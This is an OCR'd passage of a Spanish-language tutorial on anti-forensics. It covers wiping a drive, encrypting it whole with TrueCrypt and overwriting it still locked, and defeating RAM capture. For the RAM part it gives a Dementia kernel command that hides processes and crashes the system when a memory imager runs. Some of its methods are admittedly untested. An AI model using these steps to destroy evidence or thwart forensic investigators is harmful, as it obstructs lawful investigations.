


Damos clic en Cryptogr. Secure pseudo-random(slow) Pass#3 esto tardará de acuerdo al espacio del dispositivo si solo tiene 3 GB o menos no tardará mucho, al igual en los discos duros de solo 128GB no tardará demasiado,

ya, si es un disco de 1TB o 500GB tardará aprox 6 Horas dependiendo de la velocidad de calculo de su computador de lo contrario tardará mas de 8 horas. Una ves Hecho este proceso la información quedara sobrescrita y destruida, deben asegurarse de que se hayan editado y guardado los cambios. Ahora vamos al siguiente paso. Para mas información : https://www.youtube.com/watch?v=TJ4x2sY9qzo


Si son mas paranoicos pueden también codificar el texto o dispositivo, : https://www.youtube.com/watch?v=-iKCxweNtZI es opcional pero no es necesario.

Cifra el Dispositivo de almacenamiento con TrueCrypt, NO HAGAS CONTENEDORES, DEBE CIFRAR EN SI EL DISPOSITIVO ENTERO. Lo descargan lo Instalan y lo ejecutan, dan clic en Create y despues dan clic en Encrypt a non-system partition/drive. Esta operación también la pueden hacer con el DiskCryptor.




Creado con Fines éticos, educativos e Investigativos en temas de Seguridad y Privacidad

Despues...




Creado con Fines éticos, educativos e Investigativos en temas de Seguridad y Privacidad

Escojen su dispositivo...



Creado con Fines éticos, educativos e Investigativos en temas de Seguridad y Privacidad

Created Encrypted volume and format it, pueden usar la opción Encrypt partition in place, es más segura pero tarda más, les recomiendo que mejor usen in place ya que con esta opción cada sector del dispositivo será cifrado, lo cual sería un cifrado bit a bit. La primera opción podría ser insegura, pero también funciona, la primera opción la podrían usar en GNU/Linux ya que en GNU/Linux no esta disponible la segunda opción in place. Algunas personas y blogs dicen que truecrypt es inseguro, pero funciona para realizar esta tarea que es la de borrado seguro de archivos.




Creado con Fines éticos, educativos e Investigativos en temas de Seguridad y Privacidad

Escojen AES-256bit con SHA512 o WHIRLPOOL


Creado con Fines éticos, educativos e Investigativos en temas de Seguridad y Privacidad

Escriben una contraseña segura... si no es segura, de nada servirá – 15 caracteres combinados mínimo.



Creado con Fines éticos, educativos e Investigativos en temas de Seguridad y Privacidad


Le dan Format y listo algunos pasos no los describo, pero pueden buscar mas información de como cifrar dispositivos de almacenamiento con truecrypt o diskcryptor.



Creado con Fines éticos, educativos e Investigativos en temas de Seguridad y Privacidad

Una ves que hemos cifrado el dispositivo procedemos a sobrescribir una vez, SOLO UNA VES (1 pass sin verificación) con Hardwipe destruyendo así el algoritmo o la capa de cifrado que protege la información (la información se perderá junto con el cifrado ya que esta no se descifró antes y que el dispositivo estuvo cifrado bit a bit) ; después de sobrescrito formateamos el dispositivo normalmente como siempre lo hacemos.

NOTA: Recuerden que el dispositivo se debe sobrescribir sin descifrarlo, déjalo así bloqueado no lo desbloquees.



Una ves hecho estos tres procedimientos la información se perderá para siempre.

Creado con Fines éticos, educativos e Investigativos en temas de Seguridad y Privacidad

Prevenir un Volcado de Memoria RAM o extracción de Imagen de la memoria RAM con Dementia.
Este método solo funciona en sistemas con Windows 7 de 32 bits si desean pueden probarlo también en sistema con 64 bits, si solo van hacer pruebas y no lo necesitan de verdad solo usen maquinas virtuales ya que con este método se corre el riesgo de pantallazo azul BSOD. Este programa esta prueba aún. El autor no se hace responsable de los daños que pueda causar al sistema operativo. Ya que es una modificación a nivel de Kernel que haremos. Puede que funcione o no.

Página del Programa y de su Autor:
https://code.google.com/p/dementia-forensics/

Descargamos el Dementia dependiendo de su sistema si es x64 o x86:
https://code.google.com/p/dementia-forensics/downloads/list

Instrucciones detalladas para ejecutar programa:
https://code.google.com/p/dementia-forensics/wiki/Running

https://code.google.com/p/dementia-forensics/wiki/QuickStart

Defeating Windows Memory Forensics 29c3

https://www.youtube.com/watch?v=Q45uvqvripM

Pueden leer toda la info que esta arriba o pasar inmediatamente a este paso:

Una ves descargado el programa y descomprimido, abrimos el símbolo del sistema como Administrador y nos posesionamos sobe la carpeta en donde descargamos y descomprimimos el programa dementia 1.0.

Escribimos esta instrucción dependiendo del programa que queramos también ocultar:

dementia.exe -m 2 -a “-P chrome.exe -p 1234 -D NTFS.sys”

donde **'1234'** es el PID del proceso, lo pueden encontrar en el administrador de tareas de windows. Una ves ejecutada esta instrucción en el Kernel de Windows se activara Dementia a la espera de un programa que capture la memoria, una ves Dementia Detecta un programa como FTK Imager, dementia no permitirá que

dicho programa saque una imagen o volcado de la memoria RAM e inmediatamente el equipo entrara en pantallazo azul. Esto no podria ser efectivo ya que la información en RAM puede persistir durante 10 Min, sin embargo les muestro el procedimiento, les puede servir en algún momento, ya que con un reinicio o pantallazo azul no se borra la información pero si se altera.

Lest We Remember
https://www.youtube.com/watch?v=JDaicPIgn9U


Cuanto duran los datos en RAM : 10min
https://www.youtube.com/watch?v=6EuUwDvlHz8
http://citp.princeton.edu/memory

The Cold Boot Attacks Hak5:
https://www.youtube.com/watch?v=WoMFFAS0FHM

Segunda Forma de Evitar esto:
Apagar tu PC y mantener la memoria RAM desconectada del mismo por 11 Minutos.

Tercera Forma de Evitar Esto:
Con el CD de Tails insertarlo en el PC, dejarlo iniciar y después apagar Tails esto iniciará una instrucción llamada sdmem -fllv que sobrescribirá la memoria RAM de tu PC.

Nota: PUEDE HABER PERSISTENCIA DE DATOS O METADATA.
Posible Cuarta Forma, no probada, aún no lo he intentado:
Cargar o abrir la Memoria RAM en vivo con WinHex y alterar sus datos de la misma forma en que se hizo con el disco duro.




En RAM; ahí programas cargados en memoria y puede haber pantallazo azul o el sistema puede entrar en Crash o congelarse, lo mismo pasa con el sdmem -fllv cuando no se apaga el sistema operativo primero. Los datos se pueden alterar y esto puede evitar que extraigan información de la memoria RAM.

Nota: No estoy seguro pero creo que con el winhex tambien te puedes cargar el pagefile.sys y el hiberfil no lo he hecho aún, pruébalo en una maquina virtual.

